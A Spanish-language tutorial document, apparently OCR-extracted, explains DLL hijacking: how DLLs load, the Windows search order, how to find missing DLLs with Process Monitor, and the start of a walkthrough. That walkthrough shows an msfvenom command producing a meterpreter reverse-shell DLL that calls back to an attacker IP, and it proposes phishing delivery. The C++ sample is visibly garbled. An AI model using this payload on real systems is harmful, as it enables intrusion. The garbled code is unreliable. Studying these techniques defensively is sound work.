DLL

Conceptos básicos del secuestro

GRUPO VIEH

WWW . VIEHGRUPO. COM

Descargo de responsabilidad

Este documento es generado por Grupo VIEH y si hay algún aporte o crédito, se menciona en la primera página. La información proporcionada en este documento tiene fines educativos únicamente y no constituye asesoramiento legal o profesional. Si bien hemos hecho todo lo posible para garantizar la exactitud y confiabilidad de la información presentada, VIEH Group renuncia a cualquier garantía o representación implícita con respecto a la integridad, exactitud o utilidad expresa de este documento. Cualquier confianza que usted deposite en la información contenida en este documento es estrictamente bajo su propio riesgo. VIEH Group no será responsable de ningún daño que surja del uso o la confianza en este documento. Además, apreciamos mucho a la persona fuente de este documento.

¡Feliz lectura!

Crédito del contenido: Enes Adışen

Secuestro de DLL
Lo esencial

El secuestro de DLL es un tipo de ciberataque en el que un actor malintencionado aprovecha el orden de búsqueda de un sistema de bibliotecas de vínculos dinámicos (DLL) para cargar y ejecutar código malicioso en lugar de bibliotecas legítimas. En otras palabras, se refiere a engañar a un programa para que cargue una biblioteca de código dañino en lugar de la segura. Antes de entrar en detalles, echemos un vistazo a los archivos

¿Qué es un archivo DLL?


DLL (significa biblioteca de enlaces dinámicos) es un archivo que contiene código y datos reutilizables que múltiples programas pueden usar al mismo tiempo para realizar diferentes funciones, mejorando la eficiencia y la modularidad en el desarrollo de software.

Imagina que tienes una caja de ladrillos LEGO. Cada ladrillo funciona como una herramienta única que puede usarse para una variedad de actividades. Ahora, ciertas herramientas se guardan en cajas más pequeñas con nombres como “herramientas de dibujo”, “herramientas de construcción”, etc., en lugar de guardar todo en una caja grande.

Similares a esos cuadros más pequeños con etiquetas son las DLL. Es un conjunto de recursos que pueden utilizar varias aplicaciones de software. Cuando un software requiere una herramienta, la busca en el cuadro con el nombre correspondiente (DLL). Al elegir el set LEGO adecuado, descubrirá la herramienta adecuada para el trabajo. Un archivo DLL puede ser utilizado por diferentes programas al mismo tiempo.

La implementación de la biblioteca de vínculos dinámicos de Microsoft del concepto de biblioteca compartida en Microsoft Windows, por lo que si desea saber más sobre este concepto, puede buscar "bibliotecas compartidas".

es



Los desarrolladores crean las DLL escribiendo código personalizado que realiza funciones específicas (dibujar imágenes, calcular matemáticas o conectarse a Internet, etc.) Estos Las funciones son similares a las herramientas que Discutido antes.

```
// Biblioteca de Matemáticas. cpp: Define las funciones exportadas para la DLL.
# incluir "pch. h " // usestdafx . hin V isual S tudio 2 0 1 7 y versiones anteriores
#incluir <utilidad>
# incluir < límites # . h >
incluir "Biblioteca de Matemáticas. h"


// DLL variab de estado interno s :
estático sin fi longl Va anteri , Si
staticunsignedlonglon gcurrent // C urrentseq. posición_ ; // Valor de secuencia actual

índice estático sin signo _;

// Inicializa a sec es de fibonacci
// tal que F ( 0 ) = a F ( 1 ) = b .
// Esta función d llamarse antes de cual otra función.
vacíofibonacci
    constunsignedlonglong a,
    constunsignedlonglong b )
{
    índice _ = 0 ;
    actual _ = un ;
    anterior _ =B; // ver caso especial cuando se inicializa
}
// Producir el siguiente valor en la secuencia.
// R eturnstrueonsuccessfa lseonoverflow .
bool f ibonac ci _siguiente ( )
{
    // checktoseeifwe if ( ( ULLON posición de resultado de flujo de dover
    G_MA X - anterioru s_ <actual_) | |
    {   (UINT_MAX == índice_))
        falso retorno;
    }
    // Caso especialcuandoindice = = 0 , soloretornobvalor
    si (índice_ > 0)
    {
        / / de lo contrario , calcular el valor de la siguiente secuencia
        anterior += actual _ ;
    }
    std: : swap( actual _, anterior_);
    ++índice_;
    retorno verdadero;
    }
    // Obtener el valor actual en la secuencia.
    sin firmarlonglongfibon acci _ actual ( )
    corriente de retorno _;
}
// Obtener la posición del índice actual en la secuencia.
fibonacci sin firmar _ índice ()
{
    índice de retorno_;
}
```

El código anterior demuestra una implementación de una biblioteca de enlaces dinámicos que define funciones para generar una secuencia de Fibonacci que pueden ser utilizadas por otros programas para generar secuencias de Fibonacci.

¿Cómo funciona la DLL?

Llegados a este punto sabemos qué es una DLL y para qué se utiliza. A continuación veamos cómo funciona una DLL después de hacer clic en un programa que la requiere paso a paso.

Cargando dll en la memoria

Después de hacer clic en un ejecutable (.exe), el sistema operativo (OS) carga el programa en la memoria e inicia su ejecución. Si el programa requiere una DLL, el sistema operativo primero deberá cargar la DLL en la memoria.

Esto se hace buscando la DLL en algunas ubicaciones diferentes, como el directorio del sistema, el directorio del programa y el directorio actual. Una vez que se encuentra la DLL, se carga en la memoria y se pone a disposición del programa.

Vinculación dinámica en tiempo de carga versus tiempo de ejecución Cuando carga una DLL en una aplicación, dos métodos de vinculación le permiten llamar a las funciones de la DLL exportada. Los dos métodos de vinculación son la vinculación dinámica en tiempo de carga y la vinculación dinámica en tiempo de ejecución. - De MS Aprender

Enlace en tiempo de

- carga El enlazador resuelve todas las referencias a funciones y variables en la DLL en tiempo de compilación.

- Esto significa que el programa puede llamar funciones en la DLL directamente, sin tener que cargar la DLL en la memoria en tiempo de ejecución.

- Esto hace que el archivo ejecutable sea más grande, pero hace que el programa sea más rápido.

Vinculación en tiempo

- de ejecución El vinculador no resuelve todas las referencias a funciones y variables en la DLL en tiempo de compilación.

- En su lugar, crea un código auxiliar en el archivo ejecutable del programa y llama a la función LoadLibraryEx para cargar la DLL en la memoria en tiempo de ejecución.

- Luego, el programa puede llamar funciones en la DLL llamando a la función GetProcAddress para obtener la dirección de la función en la DLL.

- Esto hace que el archivo ejecutable del programa sea más pequeño, pero también lo hace más lento.

Orden de búsqueda de DLL Cuando inicia un archivo .exe que requiere una DLL, el cargador de DLL (es parte del sistema operativo) comienza a buscar esa DLL específica en el sistema. Los archivos se buscan de acuerdo con ciertas reglas, conocidas como Orden de búsqueda de DLL.

El orden de búsqueda de DLL predeterminado para Windows es el siguiente:

El directorio desde el que se carga la aplicación 1.
El directorio del sistema. 2. (ejemplo: “C:\Windows\System32")
3.El directorio de Windows (“C:\Windows ”) .
4.El directorio actual.
Directorios listados en el sistema RUTA 5.
Directorios de variables de entorno en el entorno PATH del usuario 6.
variable
Los directorios que se enumeran en PATH 7.
Variable ambiental.

Este concepto es fundamental en el secuestro de DLL. Durante este proceso, podemos inyectar nuestras propias DLL maliciosas en ubicaciones donde DLL Loader busca la DLL inocente. Lo haremos

Llegaremos a esto en capítulos posteriores.

Secuestro de DLL

Después de tener una idea sobre los archivos DLL y su mecanismo de funcionamiento, podemos profundizar en el concepto de secuestro de DLL.

¿Cuál es la idea del secuestro de DLL?

La mayoría de las veces, la idea principal es explotar el orden de búsqueda que utilizan los programas para encontrar y cargar archivos DLL. Un atacante puede engañar a un software para que cargue código dañino en lugar del DLL genuino deseado insertando un DLL malicioso en un lugar donde el programa busca antes los DLL. De esta forma, un atacante puede aumentar los privilegios y ganar persistencia en el sistema. Por eso enfaticé el orden de búsqueda en el capítulo anterior.

Aunque solo mencioné la manipulación del orden de búsqueda, hay varias opciones y la efectividad de cada una depende de cómo esté configurado el programa para cargar las DLL necesarias.

Las estrategias potenciales incluyen:

DLL fantasma: funciona colocando un DLL malicioso falso con un nombre similar al legítimo en un directorio donde un programa busca archivos DLL, lo que puede provocar que el programa cargue el DLL fantasma malicioso en lugar del DLL legítimo previsto.

Reemplazo de DLL: en el reemplazo de DLL, el atacante intenta intercambiar una DLL legítima por una maliciosa. Se puede combinar con DLL Proxying.

Secuestro del orden de búsqueda de DLL: en un ataque de secuestro del orden de búsqueda, un atacante manipula el orden en el que un programa busca bibliotecas de vínculos dinámicos (DLL), lo que le permite almacenar un DLL malicioso en una ubicación en la que el programa busca primero, lo que genera el archivo malicioso. Se está cargando una DLL en lugar de la original.

Ataque de carga lateral de DLL: los atacantes pueden usar DLL de carga lateral para ejecutar sus propias cargas maliciosas. La carga lateral incluye controlar qué DLL carga un programa, similar al secuestro de orden de búsqueda de DLL. Sin embargo, los atacantes pueden cargar directamente sus cargas útiles colocando una aplicación legítima en el orden de búsqueda de un programa y luego invocándola para ejecutar sus cargas útiles, en lugar de simplemente colocar la DLL y esperar a que se ejecute la aplicación víctima.

Encontrar archivos DLL faltantes Los archivos DLL faltantes son una gran oportunidad para que los atacantes aprovechen su ausencia. Si falta una DLL en el sistema, pueden intentar colocar una imitación de la DLL original para usarla con otros fines, incluido el aumento de privilegios.

Process Monitor se puede utilizar para rastrear cargas de DLL fallidas en el sistema.

A continuación se explica cómo hacerlo paso a paso: Descargue Process Monitor desde este 1. enlace oficial.

2.Descomprima el archivo.

3.Haga clic en “pocmon.exe” .

Después de eso verá 4. varios procesos en marcha. Haga clic en el botón de filtro azul en la parte superior izquierda.


Necesitas agregar dos filtros. El primero 5. es “El resultado es NOMBRE NO ENCONTRADO Incluir” y el segundo es “La RUTA termina con .dll Incluir”

Column	Relation	Value	Action
Result	is	NAME NOT FOUND	Include
Path	ends with	.dll	Include

Ahora puede ver una lista de DLL faltantes en varios procesos. Estos fallos de carga pueden ser aprovechados por atacantes mediante el secuestro de DLL.

Nota: Es imposible para mí mostrarte todos los enfoques y métodos para el secuestro de DLL en este artículo. Existen numerosas técnicas para detectar programas vulnerables, archivos DLL y explotarlos utilizando diferentes métodos que ya hemos comentado anteriormente.

Explotación de archivos DLL faltantes Imaginemos un escenario en el que encontró un programa vulnerable en Windows que intenta cargar CFF ExplorerENU.dll desde la ubicación donde está instalado el programa.



8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\NTDSAPI.dll	NAME NOT FOUND Desired Access: F
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\NCObjAPI.DLL	NAME NOT FOUND Desired Access: F
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\CRYPTBASE.dll	NAME NOT FOUND Desired Access: F
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\ntmarta.dll	NAME NOT FOUND Desired Access: F
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\CRYPTSP.dll	NAME NOT FOUND Desired Access: F
8:02:5...	wmiprvse.exe	3812	CreateFile	C:\Windows\System32\wbem\RpcRtRemote.dll	NAME NOT FOUND Desired Access: F
8:03:2...	Explorer.EXE	1756	CreateFile	C:\Windows\sfc_os.DLL	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\oledlg.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\Msimg32.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerENU.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CFF ExplorerLOC.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\RICHED32.DLL	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\RICHED20.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\CRYPTBASE.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	CreateFile	C:\Program Files\NTCore\Explorer Suite\dwmapi.dll	NAME NOT FOUND Desired Access: F
8:03:2...	CFF Explorer.exe	2404	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File ...	NAME NOT FOUND Length: 1,024
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en-US\Microsoft.Windows.Common-Controls.DLL	NAME NOT FOUND Desired Access: F
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en\Microsoft.Windows.Common-Controls.DLL	NAME NOT FOUND Desired Access: F
8:03:3...	csrss.exe	352	CreateFile	C:\Windows\System32\en-US\Microsoft.Windows.Common-Controls.mui....	NAME NOT FOUND Desired Access: F

Si observa la figura 4, puede ver que el proceso está intentando cargar una DLL desde la ruta "C:\Program Files\NTCore\Explore Suite" , lo que resulta en el error "NOMBRE NO ENCONTRADO" .

En este ejemplo intentaremos explotar esta DLL faltante usando msfvenom en Kali Linux.

Paso 1: crear una carga útil usando msfvenom

Para explotar los archivos DLL que faltan en la máquina de destino, primero debemos configurar una carga útil usando la herramienta msfvenom (opcionalmente en kali).

Msfvenom es la combinación de generación y codificación de carga útil. Reemplazó a msfpayload y msfencode el 8 de junio de 2015. — De metasploit.com

Para crear una carga útil, usaremos el siguiente comando:

```
msfvenom -p windows/meterpreter/reverse_tcp -
ax86 -f dll LHOST=192.168.1.115 LPORT=4444 >
CFF_ExplorerENU.dll
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -ax86 -f dll LHOST=192.168.1.115 LPORT=4444 > CFF_ExplorerENU.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
```

Después de eso deberías estar viendo el carga útil en su computadora.

Usaremos esta DLL para engañar a Windows. host para cargar la carga útil en lugar de el que falta.

Paso 2: coloque el archivo DLL en el host de destino

En este paso es necesario colocar de alguna manera la carga útil en la máquina víctima. Hay muchos métodos diferentes y tú decides cuál utilizar. Si está utilizando una máquina virtual como víctima, puede simplemente arrastrar y soltar, pero si desea hacer algo más cercano a escenarios de la vida real, puede intentar configurar un servidor http y luego descargarlo en la máquina víctima, asumiendo que hay se está produciendo algún tipo de ataque de phishing.

En mi ejemplo, alojaré un servidor http simple en kali y luego asumiré que el

La víctima ha sido engañada para que descargue la DLL maliciosa en lugar de la DLL que falta.

